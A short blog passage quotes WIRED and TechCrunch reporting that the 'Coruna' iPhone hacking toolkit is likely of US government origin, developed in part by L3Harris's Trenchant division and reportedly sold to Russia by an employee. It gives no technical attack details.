Coruna’s code also appears to have been originally written by English-speaking coders, notes iVerify’s cofounder Rocky Cole. “It’s highly sophisticated, took millions of dollars to develop, and it bears the hallmarks of other modules that have been publicly attributed to the US government,” Cole tells WIRED. “This is the first example we’ve seen of very likely US government toolsbased on what the code is telling usspinning out of control and being used by both our adversaries and cybercriminal groups.”
TechCrunch reports that Coruna is definitely of US origin:
Two former employees of government contractor L3Harris told TechCrunch that Coruna was, at least in part, developed by the company’s hacking and surveillance tech division, Trenchant. The two former employees both had knowledge of the company’s iPhone hacking tools. Both spoke on condition of anonymity because they weren’t authorized to talk about their work for the company.
It’s always super interesting to see what malware looks like when it’s created through a professional software development process. And the TechCrunch article has some speculation as to how the US lost control of it. It seems that an employee of L3Harris’s surviellance tech division, Trenchant, sold it to the Russian government.

 Entrar




 Platform. ASI runs on-device at the edge as part of the core architecture. It is already running when the attack starts, killing the process before the threat can escalate.